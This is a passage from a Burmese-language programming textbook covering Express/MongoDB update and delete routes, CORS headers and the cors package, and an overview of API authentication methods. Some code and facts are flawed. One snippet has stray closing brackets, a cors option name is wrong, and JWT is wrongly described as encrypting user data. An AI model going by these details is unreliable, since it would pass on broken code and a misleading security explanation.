ဆက်လက်ပြီးတော့ ရိုပြီးသား အချက်အလက်တွေ ပြင်ဆင်ပေးနိုင်တဲ့လုပ်ဆောင်ချက်ကို ဆက်ရေးသွားပါမယ်။ PUT နဲ့ PATCH နှစ်မျိုးရိုပြီး နှစ်မျိုးလုံးနဲ့ နှမူနာရေးပြပါမယ်။

JavaScript

```

app.put("/api/records/:id", [
    param("id").isMongoId(),
], function(req, res) {
    const _id = req.params.id;

    const errors = validationResult(req);
    if (!errors.isEmpty()) {
        return res.status(400).json({ errors: errors.array() });
    }

    db.records.count({
        _id: mongojs.ObjectId(_id)
    }, function(err, count) {
        if(count) {
            const record = {
                _id: mongojs.ObjectId(_id),
                ...req.body
            };

            db.records.save(record, function(err, data) {
                return res.status(200).json({
                    meta: { _id },
                    data
                });
            });
        } else{
            db.records.save(req.body, function(err, data) {
                return res.status(201).json({
                    meta: { _id: data._id },
                    data
                });
            });
        }
    });
});
}
);

```

Request Method PUT နဲ့လာတဲ့အခါ URL မှာ ID ထည့်ပေးရပါတယ်။ အဲဒီ ID ဟာ MongoDB က အသုံးပြုတဲ့ ID ဟုတ်မဟုတ် param() နဲ့ Validation စစ်ထားပါတယ်။ Request Body ကိုတော့ စစ်မပြတော့ပါဘူး။ ကုဒ်တိုဘားအောင်လိုပါ။ တစ်ကယ်တစ်း ပြည့်စုံချင်ရင်တော့ စစ်ရမှာပါ။ ရေးထားတဲ့ ကုဒ် အရ ပေးလာတဲ့ ID နဲ့ ရှာကြည့်ပြီး ရှိရင် Update လုပ်ပေးမှာဖြစ်ပါတယ်။ PUT Method ဖြစ်ပြီး save () Function ကိုသုံးတဲ့အတွက် အစားထိုးတဲ့နည်းနဲ့ Update လုပ်မှာပါ။ ရှာလို့ မတွေ့ရင်တော့ အသစ်တစ်ခု အနေနဲ့ ထည့်ပေးမှာဖြစ်ပါတယ်။ _id ကို ObjectId() ထဲမှာ ထည့်ပေးရတာကို သတိပြုပါ။

PATCH အတွက် အခုလိုထပ်ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
app.patch("/api/records/:id", function(req, res) {
    const _id = req.params.id;

    db.records.count({
        _id: mongojs.ObjectId(_id)
    }, function(err, count) {
        if(count) {
            db.records.update(
                { _id: mongojs.ObjectId(_id) },
                { $set: req.body },
                { multi: false },
                function(err, data) {
                    db.records.find({
                        _id: mongojs.ObjectId(_id)
                    }, function(err, data) {
                        return res.status(200).json({
                            meta: { _id }, data
                        });
                    });
                }
            )
        } else {
            return res.sendStatus(404);
        }
    });
});
```

ဒီနမူနာမှာတော့ ID ကို MongoDB ID ဟုတ်မဟုတ် Validation စစ်တဲ့ကုဒ် ထပ်ထည့်မပေးတော့ပါဘူး။
ပြီးခဲ့တဲ့ နမူနာမှာ ထည့်ပြပြီးသား မို့လိုပါ။ ပြည့်စုံချင်ရင် နောက်မှကိုယ့်ဘာသာ ထပ်ထည့်လိုက်ပါ။ ပြီး
တော့ နည်းနည်းကဲပြားသွားအောင် ID နဲ့ရှာမတွေ့ရင် အသစ်ထည့်မပေးတော့ပါဘူး။ 404 ကိုပြန်
ပေးလိုက်ပါတော့တယ်။ ရှာလို့ တွေ့ပြီခိုတော့မှာ update() နဲ့ ပြင်ပေးလိုက်ပါတယ်။ PATCH ဖြစ်တဲ့
အတွက် လိုတဲ့အပိုင်းကိုပဲရွေးပြီး Update လုပ်ပေးလိုက်တာပါ။

တစ်ခုပဲ ကျော်ပါတော့။ Delete ပါ။ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
app.delete("/api/records/:id", function(req, res) {
  const _id = req.params.id;

  db.records.count({
    _id: mongojs.ObjectId(_id)
  }, function(err, count) {
    if(count) {
      db.records.remove({
        _id: mongojs.ObjectId(_id)
      }, function(err, data) {
        return res.sendStatus(204);
      });
    } else{
      return res.sendStatus(404);
    }
  });
});
```

ID နဲ့ ရွှေလိုတွေရင်ဖျက်ပြီး 204 ကို ပြန်ပေးပါတယ်။ မတွေရင်တော့ 404 ကို ပြန်ပေးလိုက်တာပါ။ Response Body တော့ ပြန်မပေးတော့ပါဘူး။

အခုခံရင် Create, Read, Update, Delete လုပ်ဆောင်ချက်အပြည့်စုံပါဝင်တဲ့ API Service လေးတစ်ခု ရသွားပြီပဲ ဖြစ်ပါတယ်။ ရည်ရွယ်ချက်ကတော့ ခရီးသွားမှတ်တမ်းတွေကို ထည့်သွင်းသိမ်းဆည်းထားပြီး လိုအပ်တဲ့အခါး name, nrc, from, to, with စသဖြင့် ကိုယ်လိုတဲ့ အချက်အလက်နဲ့ ပြန် Filter လုပ်ပြီး စစ်ဆေးကြည့်နိုင်ဖို့ပဲ ဖြစ်ပါတယ်။

တစ်ကယ့်လက်တွေ့အသုံးချုအဆင့် ရောက်ချင်ရင်တော့ နာမည်အတိအကျ သိစရာမလိုဘဲ Search လုပ်နိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ byTrain, byCar စသဖြင့် Transportation အမျိုးမျိုးနဲ့ သိမ်းလို ရအောင် လုပ်ပေးတာတွေ၊ သွားခဲ့တဲ့ ခရီးစဉ်တွေကို ချိတ်ဆက်ပြီး လမ်းကြောင်းပြတာတွေ၊ ခရီးစဉ်တစ်ခု နဲ့တစ်ခု အချိတ်အဆက် မမိဘဲ ကြားထဲမှာ ပျောက်နေရင် သတိပေးတာတွေ လုပ်လို့ရပါတယ်။ နူးနူးကတော့ ဒီလောက်ဆုရင် လုံလောက်ပြီမို့လို့ ဒါတွေထည့်မရေးတော့ပါဘူး။ ကိုယ်ဘာသာ Exercise လုပ်တဲ့ သဘောနဲ့ စမ်းထည့်ချင်ရင် ထည့်လို့ရအောင် ပြောပြတဲ့သဘောပါ။ ရေးခဲ့တဲ့နူးနူးကုဒ်တွေကို လိုအပ်ရင် ဒီမှာ Download လုပ်လို့ရပါတယ်။

အခန်း (၇၄) – CORS


HTTP မှာ CORS လိုခေါ်တဲ့ သဘောသဘာဝတစ်ခု ရှိပါသေးတယ်။ API လွှဲလာသူများ မသိမဖြစ် သိထား ဖို့ လိုအပ်ပါတယ်။ Cross-Origin Resource Sharing ဆိုတဲ့အဓိပ္ပာယ်ပါ။ Web Browser တွေမှာ အမိက အားဖြင့် အသုံးပြုကြတဲ့ လုပ်ချောင်းအမျိတ်တစ်ခုပါ။

သူရဲ့လိုရင်းသဘောကတော့ Origin (Host, Domain, Port) မတူရင် Request တွေ ပို့ဆုံးမပြုခြင်း ဖြစ်ပါတယ်။ Server က Origin မတူလည်းပဲ လက်ခံပါတယ်လို့ သီးသန့်ခွင့်ပြုထားမှသာ Request တွေကို ပေးပို့မှာ ဖြစ်ပါတယ်။ ဥပမာ - Client က localhost မှာအလုပ်လုပ်နေပြီး Server ကလည်း localhost မှာပဲအလုပ်လုပ်နေတာဆိုရင် Request တွေ ပေးပို့လို့ ရပါတယ်။ Origin တူလိုပါ။ ဘာပြဿနာမှ မရှိပါဘူး။ Client က localhost:3000 မှာ အလုပ်လုပ်နေပြီး Server က localhost:8000 မှာအလုပ်လုပ်နေတာဆိုရင် CORS နဲ့ ညိုသွားပါပြီ။ localhost ချင်းတူပေမယ့် Port မတူလို့ Origin မတူတော့ပါဘူး။ Request တွေပေးပို့တာကို Browser က ခွင့်ပြုမှာ မဟုတ်တော့ပါဘူး။ localhost နဲ့ ဥပမာပေးပေမယ့် လက်တွေ့မှာလည်း အတူတူပါပဲ။ domain-a.com ကနေ domain-b.com ကို Request တွေပေးပို့ဖို့ ကြိုးစားတဲ့အခါ Browser ကလက်ခံမှာမဟုတ်ပါဘူး။ စမ်းသပ်ချင်ရင် HTML Document တစ်ခုတည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးစမ်းကြည့်ပါ။

HTML/JavaScript

```
<script>
  fetch("http://localhost:8000/api/records")
    .then(function(res) {
      return res.json();
    })
    .then(function(json) {
      console.log(json);
    });
</script>
```


ကျွန်ုတ်တို့ရဲ့ API ကို JavaScript ရဲ့ `fetch()` Function သုံးပြီး Request ပေးပိုလိုက်တာပါ။ စမ်းကြည့်နိုင်ဖို့ API Server Run ထားပေးဖို့တော့ လိုပါတယ်။ ရေးထားတဲ့ ကုဒ်အရ Server က ပြန်ပေးတဲ့ Response ကို JSON ပြောင်းပြီး Console မှာ ရိုက်ထုတ်နိုင်းလိုက်ပါတယ်။ ဒီကုဒ်ကို Browser မှာ စမ်းကြည့်ရင် အခုလို Error ကို ရရှိမှာဖြစ်ပါတယ်။



ဒါဟာ Browser က Origin မတူတဲ့အတွက် CORS နဲ့ ညီနေလို့ ပေးတဲ့ Error ပါ။

CORS နဲ့ ညီနေလို့ဆိုပြီး Request တွေ လုံးဝမပိုတာတော့ မဟုတ်ပါဘူး။ `OPTIONS` Method ကိုသုံးပြီး Origin မတူတာကို လက်ခံလိုခြင်း ရှိမရှိ Server ကို လှမ်းတော့ မေးပေးပါတယ်။ Browser က အလို

အလျောက် မေးပေးတာပါ။ ကိုယ်ဘက်က အဲဒီလိုမေးပေးဖို့ သတ်မှတ်ပေးစရာ မလိုပါဘူး။ CORS ရဲ အလုပ်လုပ်ပုံ အဆင့်ဆင့်ကို ဆက်လက်ဖော်ပြတဲ့ပုံမှာ လေ့လာကြည့်ပါ (ပုံ - MDN)။



ပထမဆုံး Browser က `OPTIONS` Method ကိုသုံးပြီး Request ပိုပါတယ်။ မူလ `Origin` က `foo.example` ဖြစ်ပြီး ပေးပိုလိုတဲ့ Method က `POST` ဖြစ်ကြောင်း `Access-Control-Request-Method` Header နဲ့ပြောပါတယ်။ ပိုလိုတဲ့ Headers စာရင်းကိုလည်း ထည့်ပြောပါတယ်။

Server က ခွင့်မပြုဘူးဆိုတော့မှ စောစောက Error ကို တွေ့ရတာပါ။ ခွင့်ပြုတယ်ဆိုရင် Server က Access-Control-Allow-* နဲ့ စတဲ့ Headers တွေကို ပြန်ပိုပေးပါတယ်။ ခွင့်ပြုတဲ့ Origin တွေ၊ ခွင့်ပြုတဲ့ Methods တွေ၊ ခွင့်ပြုတဲ့ Headers တွေကို စာရင်းနဲ့ ပြန်ပိုတာပါ။ ဒီလို Server က ခွင့်ပြုတယ်ဆိုတော့မှ Browser က မူလပေးပိုလိုတဲ့ Request တွေကို ဆက်ပြီးပေးပိုပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Preflight Request လို ခေါ်ပါတယ်။ ဒါဟာ CORS ရဲ့ အလုပ်လုပ်ပုံ အနှစ်ချုပ်ပါဝဲ။

ဒီတော့ ကျွန်ုတ်တို့ API ဘက်က CORS Request တွေကို ခွင့်ပြုမှာလား စဉ်းစားစရာရှိလာပါပြီ။ ခွင့်ပြုမယ်ဆိုရင်တော့ အခုလို ရေးသားသတ်မှတ်ပြီး ခွင့်ပြုပေးနိုင်ပါတယ်။

JavaScript

```
app.get("/api/records", function(req, res) {
    res.append("Access-Control-Allow-Origin", "*");
    res.append("Access-Control-Allow-Methods", "*");
    res.append("Access-Control-Allow-Headers", "*");
    ...
});
```

Headers (၃) ခု ထည့်ပေးလိုက်တာပါ။ Access-Control-Allow-Origin နဲ့ ခွင့်ပြုလိုတဲ့ Host တွေကို သတ်မှတ်ပေးနိုင်ပါတယ်။ နမူနာမှာ * ကိုပေးထားလို Origin ဘယ်ကလာလာ အကုန် ခွင့်ပြုတယ်ဆိုတဲ့ အဓိပ္ပာယ်ရပါတယ်။ http://a.com, http://b.com စသဖြင့် ခွင့်ပြုလိုတဲ့ Host တွေတန်းစီပြီး ပေးထားလိုလည်းရပါတယ်။ Access-Control-Allow-Methods ကတော့ ခွင့်ပြုလိုတဲ့ Methods စာရင်းအတွက်ပါ။ အတူတူပါပဲ၊ တစ်ခုချင်းပေးချင်ရင် GET, HEAD, POST စသဖြင့် တန်းစီပြီးပေးထားလိုရပါတယ်။ အကုန်ပေးချင်ရင်တော့ နမူနာမှာလို * ကိုပေးလိုက်ရင် ရပါတယ်။ ဒီလောက်ဆိုသဘောပေါက်မယ်ထင်ပါတယ်။ Headers လည်း ထိန်ည်းလည်းကောင်း အတူတူပါဝဲ။

ရေးထားတဲ့ကုဒ်အရ /api/records URL တစ်ခုတည်းအတွက်ပဲ CORS Headers တွေ သတ်မှတ်ထားတာပါ။ ဒါကြောင့် တခြား URL တွေအတွက် အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ အားလုံးအတွက် အလုပ်လုပ်စေချင်ရင် အခုလို ရေးလိုရပါတယ်။

JavaScript

```
app.use(function(req, res, next) {
    res.append("Access-Control-Allow-Origin", "*");
    res.append("Access-Control-Allow-Methods", "*");
    res.append("Access-Control-Allow-Headers", "*");
    next();
});
```

`use()` ရဲအကူအညီနဲ့ Response အားလုံးအတွက် CORS Headers တွေသတ်မှတ်ပေးလိုက်တာပါ။ ဒါဟာ Middleware တစ်ခုဖြစ်လို `next()` ကိုသတိပြုပါ။ သူရဲ့အမိပါယ်က ဒီ Middleware ကိုအလုပ်လုပ်ပြီးရင် ရှေ့ဆက်ပြီး လုပ်စရာရှုတာ လုပ်သွားစေဖြစ်ပါတယ်။ ဒီလိုကိုယ့်ဘာသာ မရေးချင်ဘူးဆိုရင်လည်း cors လိုခေါ်တဲ့ Package တစ်ခုရှုပါတယ်။ `install` လုပ်ပြီး သုံးလိုရပါတယ်။

```
npm i cors
```

ရေးပုံရေးနည်းကုရှင်းပါတယ် ဒီလိုပါ။

JavaScript

```
const cors = require("cors");
app.use(cors());
```

ဒါပါပဲ။ ဒါဆိုရင် စောစောက ကျွန်တော်တို့ Manual ကိုယ့်ဘာသာ သတ်မှတ်ပေးလိုက်ရတဲ့ CORS Headers တွေ ပေးစရာမလိုတော့ပါဘူး။ အလိုအလျောက် ပါဝင်သွားမှာ ဖြစ်ပါတယ်။ Host တွေ Method တွေ အကုန်လက်ခံချင်တာမဟုတ်ဘူး၊ ရွေးပြီးလက်ခံချင်တယ်ဆိုရင်လည်း Options တွေ အခုလိုပေးလိုရပါတယ်။

JavaScript

```
app.use(cors({
    origin: ["http://a.com", "http://b.com"],
    methods: ["GET", "POST"],
    allowHeaders: ["Authorization", "Content-Type"]
}));
```


ဒါကြောင့် ရေးနည်းကမာဏက်ဘူးလို့ ဆိုနိုင်ပါတယ်။ နည်းပညာရဲ့ သဘောကို သိထားဖို့သာ လိုအပ်တာပါ။ ဒီလောက်ဆိုရင် CORS ရဲ့ သဘောသဘာဝ လိုရင်းအနှစ်ချုပ်ကို သဘောပေါက်မယ်လို့ ယူဆပါတယ်။

အခန်း (၇၅) – API Auth

API မှာ ဝင်ခွင့်ပြုမပြုစီစဉ်ခြင်း၊ လုပ်ခွင့်ပြုမပြုစီစဉ်ခြင်း စတဲ့ Authentication/Authorization နဲ့ ပက်သက်ရင် အသုံးများတဲ့ နည်းလမ်းအနေနဲ့ ဒီလိုမျိုး (၅) မျိုး ရှိပါတယ်။

1. HTTP Basic
2. Session
3. Token
4. JWT
5. OAuth2

HTTP Basic Authentication ရဲ့အလုပ်လုပ်ပုံက ဒီလိုပါ (ပုံ – MDN)။



Client က Resource တစ်ခုကို Request လုပ်တဲ့အခါ Server က 401 Unauthorized ကို ပြန်ပေးပါတယ်။ တစ်လက်စတည်း WWW-Authenticate Header နဲ့အတူ အသုံးပြုရမယ့် Authentication Method ကို အကြောင်းပြန်ပါတယ်။ နူးနှာပုံအရ Basic Authentication ကို အသုံးပြုရမယ်လို့ Server က ပြောနေတာ ဖြစ်တဲ့အတွက် Client က နောက်တစ်ကြိမ်မှာ Authorization Header နဲ့အတူ Username, Password ကို Base64 Encode နဲ့ Encode လုပ်ပြီး ပြန်ပို့ပာထားခြင်း ဖြစ်ပါတယ်။ ဒါနည်းကတော့ ရှင်းပါတယ်။ Client ကလိုအပ်တဲ့ Username, Password ကို Header မှာ ထည့်ပို့ခြင်းဖြစ်ပြီး Request ပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ထည့်ပို့ပေးဖို့ လိုအပ်ပါတယ်။

Session Authentication ကတော့ API မှာ သုံးလေ့ သိပ်မရှိကြပါဘူး။ သုံးလို့မရတာ မဟုတ်ပါဘူး။ ရပါတယ်။ ဒါပေမယ့် REST ရဲ့ မူသဘောအရ Stateless ဖြစ်ရမယ်ဆိုတဲ့ သတ်မှတ်ချက် ရှိထားတဲ့အတွက် Session က ဒီမူနဲ့ မကိုက်လိုပါ။ Session Authentication ရဲ့ အလုပ်လုပ်ပုံကတော့ ဒီလိုပါ။

1. ပထမတစ်ကြိမ် Client က Username, Password ကို Request နဲ့အတူ ပေးရပါမယ်။
2. Server က စစ်ပြီး မှန်တယ်ဆိုရင် User နဲ့ သက်ဆိုင်တဲ့ အချက်အလက်တွေကို Session ထဲမှာ သိမ်းလိုက်ပါတယ်။
3. Server က Session ID ကို Response နဲ့အတူ ပြန်ပို့ပေးပါတယ်။
4. Client က လက်ခံရရှိတဲ့ Session ID ကို Cookie ထဲမှာ သိမ်းပါတယ်။
5. နောက်ပိုင်းမှာ Username, Password ထပ်ပေးစရာမလိုတော့ပါဘူး။ Cookie ထဲမှာသိမ်းထားတဲ့ Session ID ကိုပဲ ပြန်ပို့ရတော့မှာပါ။ Session ID နဲ့စစ်ကြည့်လိုက်လို့ Session ထဲမှာ User ရဲ့ အချက်အလက်တွေ ရှိနေသ၍ Authenticate ဖြစ်တယ်လို့ လက်ခံပြီး Server က အလုပ်လုပ်ပေးသွားမှာ မို့လိုပါ။

Token Authentication ကိုတော့ API မှာ ကျယ်ကျယ်ပြန်ပြန်သုံးကြပါတယ်။ Stateless ဖြစ်တဲ့အတွက် ကြောင့်ပါ။ Cookie တွေ Session တွေ မလိုအပ်ပါဘူး။ သူရဲ့အလုပ်လုပ်ပုံကဒီလိုပါ။

- ပထမတစ်ကြိမ် Client က Username, Password ကို Request နဲ့အတူ ပေးရပါတယ်။
- Server က စစ်ပြီး မှန်တယ်ဆိုရင် Token တစ်ခု Generate လုပ်ပြီး Response ပြန်ပေးပါတယ်။
- Token ကို User Table ထဲမှာလည်း သိမ်းထားကောင်း ထားလိုက်နိုင်လိုက်ပါတယ်။
- နောက်ပိုင်းမှာ Client က Username, Password ပေးစရာမလိုတော့ပါဘူး၊ ရထားတဲ့ Token ကိုပဲပြန်ပေးရတော့မှာပါ။ Server က Token ကိုစစ်ကြည့်ပြီး မှန်ကန်တယ်ဆိုရင် Authenticate Request အဖြစ် လက်ခံအလုပ်လုပ်ပေးမှာပါ။

JWT ကလည်း Token Authentication တစ်မျိုးပါပဲ။ **JSON Web Token** ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ ရှိုးရှိုး Token Authentication မှာ Token က Random Hash Value တစ်ခုဖြစ်လေ့ရှုပါတယ်။ အဲဒီ Token ထဲမှာအသုံးဝင်တဲ့ အချက်အလက် မပါပါဘူး။

JWT ကတော့ အဲဒီလို Random Token မဟုတ်တော့ပါဘူး။ User Information တွေကို Encrypt လုပ်ထားတဲ့ Token ဖြစ်သွားတာပါ။ ဒါကြောင့် User Information လိုချင်ရင် Token ကို Decrypt လုပ်ပြီး ပြန်ထုတ်ယူလိုရပါတယ်။ Token ထဲမှာ အသုံးဝင်တဲ့ အချက်အလက်တွေ ပါသွားတဲ့ သဘောပါ။ ခဏနေတဲ့ အခါ JWT ကိုသုံးပြီး ကုဒ်နမူနာတွေ ရေးပြပါမယ်။


OAuth2 ကတော့ ရွှေ့ပါတယ်။ နည်းနည်းမဟုတ်ပါဘူး တော်တော်ရွှေ့ပါတယ်။ အတက်နိုင်ဆုံး ကြိုးစားပြီး တော့ ရှင်းအောင် ပြောကြည့်ပါမယ်။ OAuth မှာ အစိတ်အပိုင်း (၄) ပိုင်းပါတယ်လို့ မှတ်ပါ။ မျက်စိတဲ့ မြင်လှယ်အောင် Facebook နဲ့ ဥပမာပေးချင်ပါတယ်။ ဒီလိုပါ။

1. User (သင်)
2. Client Application (Facebook နဲ့ Login ဝင်ရတဲ့ App)
3. Resource Server (Facebook)
4. Authorization Server (Facebook Developer API)

ဒီသဘောနဲ့ အလုပ်လုပ်ပုဂ္ဂို တွေဖူးကြပါလိမ့်မယ်။ App တစ်ခုကို သုံးချင်လိုဖွင့်လိုက်တယ်။ **Login with Facebook** ဆိုတဲ့လုပ်ဆောင်ချက်ပါတယ်။ ဒါကြောင့် အဲဒီ App ကိုသုံးဖို့ Facebook နဲ့ Login ဝင်လိုရမယ်။ နှိပ်လိုက်တယ်။ Dialog Box ပေါ်လာပြီး Facebook နဲ့ Login ဝင်တာကို Accept လုပ်မှာလားလို့ Facebook Developer API ကလာမေးတယ်။ Accept လုပ်ပေးလိုက်ရင် အဲဒီ App ကို ကိုယ့် Facebook Account နဲ့ ဝင်သုံးလို့ ရသွားပါပြီ။

